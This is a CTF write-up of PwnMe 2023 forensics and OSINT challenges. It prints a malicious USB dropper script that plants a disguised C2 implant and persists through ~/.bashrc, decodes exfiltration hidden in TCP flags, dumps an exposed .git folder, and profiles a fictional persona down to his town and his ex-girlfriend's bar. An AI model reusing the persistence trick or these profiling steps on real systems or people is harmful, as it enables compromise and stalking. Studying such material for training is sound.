

Pwnme - 2023

Forensics

[kNock kNock](#)

[Silver](#)

[Free flag](#)

OSINT

[Social Media Goes Brrrr](#)

[NewBie Dev](#)

[French Dream](#)

Forensics

kNock kNock

The challenge is about a compromised `.deb` file. We just need to extract it:

```
$ file MalPack.deb
MalPack.deb: Debian binary package (format 2.0), with control.tar.xz, data compression xz
$ ar x MalPack.deb
```

We have a file named `data.tar.xz`, which contains a script with the flag:

```
#!/bin/bash
echo "PWNME{P4ck4g3_1s_g00d_ID}"
```

Silver

The file was an iso flashdrive. The challenge name is “Silver” which is reference to , a C2 written in go (good point, the challenge is about a C2).


Let’s open the iso file with Autopsy:

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location	MDS Ha
X_Important.pdf.desktop				2023-04-29 12:16:12 CEST	0000-00-00 00:00:00	2023-04-29 00:00:00 CEST	2023-04-29 11:58:22 CEST	126	Unallocated	Unallocated	unknown	/img_usb_drive.img/Important.pdf.desktop	275a470
X_.pdf.png				2023-04-29 11:59:08 CEST	0000-00-00 00:00:00	2023-04-29 00:00:00 CEST	2023-04-29 11:59:09 CEST	1338	Unallocated	Unallocated	unknown	/img_usb_drive.img/.pdf.png	bb5563c
X_.firefox.elf				2023-04-29 11:59:22 CEST	0000-00-00 00:00:00	2023-04-29 00:00:00 CEST	2023-04-29 11:59:23 CEST	14675968	Unallocated	Unallocated	unknown	/img_usb_drive.img/.firefox.elf	64c2b4
X_.important.pdf				2023-04-29 12:14:46 CEST	0000-00-00 00:00:00	2023-04-29 00:00:00 CEST	2023-04-29 12:14:47 CEST	8500	Unallocated	Unallocated	unknown	/img_usb_drive.img/.important.pdf	9be7cd
X_.a.sh				2023-04-29 12:16:32 CEST	0000-00-00 00:00:00	2023-04-29 00:00:00 CEST	2023-04-29 12:16:32 CEST	184	Unallocated	Unallocated	unknown	/img_usb_drive.img/.a.sh	ab93e5
X_D\$OH^H^~\$^~				2016-06-14 05:10:16 CEST	0000-00-00 00:00:00	1980-05-20 17:26:16 CEST	1998-05-20 17:26:16 CEST	43044	Unallocated	Unallocated	unknown	/img_usb_drive.img/\$OrphanFiles/D\$OH^H^~\$^~	e04702c


We have a script, an useless `pdf` file and an `elf` file named `.firefox.elf` (suspicious). The pdf is only there to “trick” the user, it’s useless for the challenge:

```
#!/bin/bash
echo -e "# Launch the best browser\n~/firefox &" >> ~/.bashrc
cp ./firefox.elf ~/firefox
source ~/.bashrc
evince ~/.important.pdf
# rm -rf ./Important.pdf.desktop
```

To dynamically analyze it, we launch `.firefox.elf` in a virtual machine with a listening Wireshark:



The HTTP traffic comming from `178.62.67.181:443` is interresting. If we access it, we can get the flag:



Free flag

The challenge is about data exfiltration. We had a big `pcap` file with a lots of packets (more than 20k). Lets open the conversation menu to identify the suspicious host/conversations:

Ethernet · 10	IPv4 · 44	IPv6	TCP · 43	UDP · 483	Bytes A → B	Bytes B → A	Début Rel	Durée	Bits/s A → B	Bits/s B → A
Adresse A	Adresse B	Paquets	Octets	Paquets A → B	Paquets B → A	Bytes B → A	Début Rel	Durée	Bits/s A → B	Bits/s B → A
192.168.157.195	10.100.210.88	18295	970,172 Kio	17374	916,207 Kio	921	53,965 Kio	29.306240	731.791s	10,016 Kio
192.168.157.195	144.2.14.25	242	257,316 Kio	102	105,663 Kio	140	151,653 Kio	0.093210	135.868s	6,221 Kio
192.168.157.195	76.76.21.21	2071	6,329 Mio	821	56,848 Kio	1250	6,273 Mio	23.200868	128.163s	1,062 Kio
192.168.157.195	192.168.157.2	945	113,740 Kio	508	49,568 Kio	437	64,172 Kio	4.088794	388.087s	457 octets
192.168.157.195	168.192.26.26	123	32,488 Kio	68	13,931 Kio	55	18,558 Kio	2.836105	132.062s	491 octets
192.168.157.195	13.107.238.42	62	15,315 Kio	28	11,692 Kio	34	3,623 Kio	5.617508	151.265s	633 octets
192.168.157.195	34.107.221.82	202	17,734 Kio	106	9,168 Kio	96	8,566 Kio	4.253101	346.111s	216 octets
192.168.157.195	142.250.201.164	146	20,356 Kio	67	8,222 Kio	79	12,135 Kio	1.972868	188.849s	356 octets
192.168.157.1	239.255.255.250	32	6,781 Kio	32	6,781 Kio	0	0 octets	0.000000	343.107s	65 octets
192.168.157.195	142.250.74.238	57	9,214 Kio	27	5,306 Kio	30	3,908 Kio	19.726346	176.094s	246 octets
192.168.157.195	34.117.237.239	39	6,362 Kio	20	2,950 Kio	19	3,412 Kio	579.278707	171.056s	141 octets
192.168.157.195	172.217.20.205	55	85,232 Kio	26	2,562 Kio	29	82,671 Kio	4.220739	181.599s	115 octets
192.168.157.195	144.2.9.1	32	7,207 Kio	16	2,361 Kio	16	4,846 Kio	15.063626	66.122s	292 octets
192.168.157.195	216.58.214.74	27	4,354 Kio	14	2,201 Kio	13	2,152 Kio	297.977484	0.139s	126,244 Kio
192.168.157.193	103.195.103.66	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.833489	376.020s	25 octets
192.168.157.193	103.195.103.66	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.833679	376.020s	25 octets
192.168.157.193	84.17.53.155	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.833963	376.020s	25 octets
192.168.157.195	84.17.53.155	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.834026	376.020s	25 octets
192.168.157.193	50.7.252.138	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.834416	376.020s	25 octets
192.168.157.195	50.7.252.138	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.834623	376.019s	25 octets
192.168.157.193	104.194.8.134	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.835169	376.019s	25 octets
192.168.157.195	104.194.8.134	12	2,098 Kio	12	2,098 Kio	0	0 octets	77.835340	376.019s	25 octets
192.168.157.195	216.58.214.67	48	3,278 Kio	24	1,679 Kio	24	1,600 Kio	50.203177	113.611s	121 octets
192.168.157.195	192.229.221.95	34	3,038 Kio	18	1,383 Kio	16	1,655 Kio	15.521498	115.286s	98 octets
192.168.157.195	152.199.21.118	32	2,221 Kio	16	1,119 Kio	16	1,102 Kio	49.202245	112.612s	81 octets
192.168.157.195	192.168.157.254	4	1,326 Kio	3	1 016 octets	1	342 octets	130.860316	770.375s	10 octets
192.168.157.1	224.0.0.251	11	941 octets	11	941 octets	0	0 octets	331.842113	52.921s	16 octets
192.168.157.254	192.168.157.193	2	684 octets	2	684 octets	0	0 octets	130.860574	770.376s	7 octets

If there is exfiltration, its maybe there, because our host is sending a lot of packets and data to **10.100.210.88**. Lets look at the trafic:

No.	Time	Source	Destination	Protocol	Length	Info
22117	736.218616	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [SYN, RST, PSH, ACK, URG] Seq=0 Ack=2 Win=8192 Urg=0 Len=0
22118	736.250123	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] [TCP Port numbers reused] 5355 → 7435 [SYN, RST, URG, ECE, CWR] Seq=0 Win=8192 Urg=0 Len=0
22119	736.298233	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [FIN, URG, ECE, CWR] Seq=0 Win=8192 Urg=0 Len=0
22120	736.341899	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [SYN, ACK] Seq=0 Ack=2 Win=8192 Len=0
22121	736.390891	192.168.157.195	10.100.210.88	TCP	54	5355 → 7435 [RST, ACK, URG] Seq=0 Ack=2 Win=8192 Urg=0 Len=0
22122	736.439413	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [FIN, PSH, ACK, CWR] Seq=0 Ack=2 Win=8192 Len=0
22123	736.474539	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] [TCP Port numbers reused] 5355 → 7435 [SYN, RST, ACK, URG, PSH, CWR] Seq=0 Win=8192 Len=0
22124	736.536627	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] [TCP Port numbers reused] 5355 → 7435 [SYN, RST, URG, ECE, CWR] Seq=0 Win=8192 Urg=0 Len=0
22125	736.570289	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [FIN, ACK, CWR] Seq=0 Ack=2 Win=8192 Len=0
22126	736.602088	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] [TCP Port numbers reused] 5355 → 7435 [FIN, SYN, RST, URG] Seq=0 Win=8192 Urg=0 Len=0
22127	736.634938	192.168.157.195	10.100.210.88	TCP	54	[TCP Keep-Alive] 5355 → 7435 [URG, ECE] Seq=0 Win=8192 Urg=0 Len=0
22128	736.678100	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [FIN, URG] Seq=0 Win=8192 Urg=0 Len=0
22129	736.714811	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] [TCP Port numbers reused] 5355 → 7435 [FIN, SYN, CWR] Seq=0 Win=8192 Len=0
22130	736.736426	192.168.157.195	10.100.210.88	TCP	54	5355 → 7435 [RST, PSH, URG] Seq=0 Win=8192 Urg=0 Len=0
22131	736.798464	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [FIN, RST, PSH, ACK, URG, ECE] Seq=0 Ack=2 Win=8192 Urg=0 Len=0
22132	736.830876	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] [TCP Port numbers reused] 5355 → 7435 [URG, ECE] Seq=0 Win=8192 Urg=0 Len=0
22133	736.866244	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] [TCP Port numbers reused] 5355 → 7435 [SYN, RST, CWR] Seq=0 Win=8192 Len=0
22134	736.930134	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [FIN, RST, ACK, URG, ECE, CWR] Seq=0 Ack=2 Win=8192 Urg=0 Len=0
22135	736.982782	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] [TCP Port numbers reused] 5355 → 7435 [SYN, ECE] Seq=0 Win=8192 Len=0
22136	737.022083	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [FIN, RST, PSH, ACK, URG] Seq=0 Ack=2 Win=8192 Urg=0 Len=0
22137	737.082906	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [FIN, RST, PSH, ACK, URG, CWR] Seq=0 Ack=2 Win=8192 Urg=0 Len=0
22138	737.130593	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [SYN, ACK, URG, ECE, CWR] Seq=0 Ack=2 Win=8192 Urg=0 Len=0
22139	737.178448	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] 5355 → 7435 [FIN, SYN, RST, ACK, URG, CWR] Seq=0 Ack=2 Win=8192 Len=0
22140	737.226456	192.168.157.195	10.100.210.88	TCP	54	[TCP Retransmission] [TCP Port numbers reused] 5355 → 7435 [SYN, ECE] Seq=0 Win=8192 Len=0
22141	737.278532	192.168.157.195	10.100.210.88	TCP	54	[TCP Keep-Alive] 5355 → 7435 [URG, ECE] Seq=0 Win=8192 Urg=0 Len=0

Its very strange, there are a lot of unuseful TCP flags and it is the only thing that seems to vary. Lets extract them:

```
$ tshark -r ez.pcap -T fields -Y "ip.src==192.168.157.195 & ip.dst==10.100.210.88"
" -e tcp.flags | cut -c 5- | xxd -r -p > out.bin
$ binwalk out.bin
```

DECIMAL	HEXADECIMAL	DESCRIPTION

```

2          0x2           7-zip archive data, version 0.4
$ xxd out.bin | head -n 10
00000000: 0210 377a bcaf 271c 040e 3f6c b052 436a ..7z..'...?l.RCj
...
$ xxd out.bin | tail -n 2
00004340: 6f68 6e44 5073 7963 686f 2e70 6466 1902 ohnDPsycho.pdf..
00004350: 140a 011a 4a8d 4439 6fd9 0115 0601 20 ....J.D90.....
$ binwalk --dd=.* out.bin
$ p7zip -d 2.7z
$ file *
JohnDPsycho.pdf: PDF document, version 1.4, 1 pages

```

We open the [pdf](#) file and we can read the flag:

Rapport Psychologique

pseudo : A28

Report :

- He does pwn, need I say more?

Address : Everywhere there are CTFs

Phone Number : +2600 922 831 847

Reason for consultation : ... 3 lines above...

Medical history : don't forget to look at the line above

Psychological history: stated above

Current symptoms: Energy drink abuse. Believes that pwn is life.

Stressors: Himself and a someone named "le cat"

Social History: A fairly outgoing person who doesn't hesitate to go out clubbing when his friends ask him to, no that's not true. He does pwn

- Treatment Plan: Shower

Employment:

- Security Engineer

Passion(s):

pwn

PWNME{1s_j0hN_D_R34!}

OSINT

Social Media Goes Brrrrr

The first thing that we had to do is to try to find the social medial for a person named *John Droper*. Let's try one of the biggest social media : Facebook. If we search for his name, we can find a profile with a profile picture generated by **thispersondoesnotexist**. If we navigate through his (minimalist) profile, we can find the flag:

John Droper

Ajouter comme ami(e) Message

Publications À propos Amis Photos Vidéos Lieux Plus

À propos

Vue d'ensemble

Emploi et scolarité

Lieux de résidence

Informations générales et coordonnées

Famille et relations

Détails sur John

Événements marquants

À propos de John

I have my own website but I don't like to give it to anyone. You already have enough informations to find it.
J'ai mon propre site (en anglais car j'adore Shakespeare mais je suis Franco-Anglais donc je change de langue souvent) mais je ne le donne pas à n'importe qui. Tu as déjà bien assez d'infos pour le retrouver.

Prononciation du nom

Aucune prononciation de nom à afficher

Autres noms

jdthetraveller
Pseudo

Citations favorites

Long live the trains, long live the trains and all the journeys, journeys are the best thing that man has invented.
Flag Intro => format `nameOfCtf{Tg9uZyBsaXZlHRoZSB0cmFpbnMslGxvbmcgbGl2}`
Don't copy paste the flag, change nameOfCtf by the name of the CTF in capitals.

NewBie Dev

We now have to find the website of *John Droper*. Thanks to Facebook informations, we have his username **jdthetraveller**. We also know that he registered his website to the AFNIC, using his username as the domain name:

John Droper

2 mai, 23:34 ·

Mon pseudo était disponible avec l'AFNIC je l'ai pris il y a un moment mais avec mes voyages je n'ai plus le temps de m'en occuper et je suis un très mauvais développeur qui configure tout très mal...

2 commentaires

J'aime Commenter Partager

So we can try <https://jdthetraveller.fr/> :



He's a bad developer, so we can try to see if there is a `.git` folder left (there is nothing interesting in the source):

A screenshot of a browser window showing the index of a `.git` repository at jdthetraveller.fr/.git/. The page title is "Index of /.git/". The directory listing includes:

File	Last Modified	Size
.. /	28-Apr-2023 11:16	-
branches /	28-Apr-2023 11:16	-
hooks /	28-Apr-2023 11:16	-
info /	28-Apr-2023 11:16	-
objects /	28-Apr-2023 11:17	-
refs /	28-Apr-2023 11:17	-
HEAD	28-Apr-2023 11:16	21
config	28-Apr-2023 11:16	271
description	28-Apr-2023 11:16	73
index	28-Apr-2023 11:16	489
packed-refs	28-Apr-2023 11:17	112

Let's dump it and analyse it:

```
$ git-dumper https://jdthetraveller.fr/.git/ ./dump/
$ git log
commit 82a509883e0961c418caafed1ca897efb0806528 (HEAD -> main, origin/main, origin/HEAD)
Author: droperkingjohn <131888528+droperkingjohn@users.noreply.github.com>
Date:   Wed Apr 26 16:26:54 2023 +0200


        Ahaha deleting that

        Is there really someone who respect this...
```

We now have his github username, so we can find his website repository:

<https://github.com/droperkingjohn/myOwnWebsite>


In the commit we can get his mail johndroperdroperjohn@gmail.com and the flag:



French Dream

For this challenge, we need to find: where he lives, his girlfriend username, and his ex birthname.

Using his github username, we can find one of his twitter account:

A screenshot of a Twitter profile for a user named 'J*hn Drop*r' with the handle '@droperkingjohn'. The profile picture shows a man wearing sunglasses. The bio indicates the user is 'Actually in France' and joined Twitter in April 2023. They have 6 subscriptions and 7 followers. The 'Tweets' tab is active, showing one tweet from May 3rd: 'I'm so nostalgic about my previous travel in USA, I miss so much this dog I loved him and I almost adopt him!'. The 'Réponses', 'Médias', and 'J'aime' tabs are also visible at the bottom of the profile card.

And in his followers, there is his girlfriend:

Blanche Archambault
@BlancheLoveJD

I Love JD I always wanted to make him forget his ex gf
[Traduire la biographie](#)

A rejoint Twitter en avril 2023

5 abonnements 4 abonnés

Suivi par aucune des personnes que vous suivez

Tweets Réponses Médias J'aime

Blanche Archambault @BlancheLoveJD · 30 avr.

Using his first username, we can find a twitter (which is usefull for the next challenge) and an instagram).

There is a ticket with with information about where he lives “It’s good to make a barbecue at home with friends” (I was stuck here because for an unknown reason the picture was cropped by instagram):

Carrefour Market

route De La Barthe De Neste Centre Commercial

65300 Lannemezan

0562500510

SALE

2023-04-15 11:32 PM TRAN: 26002600

XID: 1337

XXXXXXXXXXXXVISA 1337

PRICE	€ 3.50
SUBTOTAL	€ 3.50
TAX	€ 0.70
Total	€ 4.20

A bientôt !
Synacktiv recrute



6002290192261061



In the last stories, we can find this:



Once decoded it says ""Direction nord le long de la rivière premier bar". The next pictures gives us the base adress: **Quai de l'adour, Tarbes**



If we look for the first bar at the north, we find *Bar le Landais*:



We also know that his ex girlfriend is the boss of the bar:



...

Même quand je suis chez moi (ce qui arrive rarement avec mes voyages) je ne peux plus aller dans mon bar préféré, ma charmante ex est toujours la directrice du bar. Impossible d'y retourner sans me faire virer par le vendeur.

We can then find the owner on internet using public datas (i'm not gonna go further for obvious reason).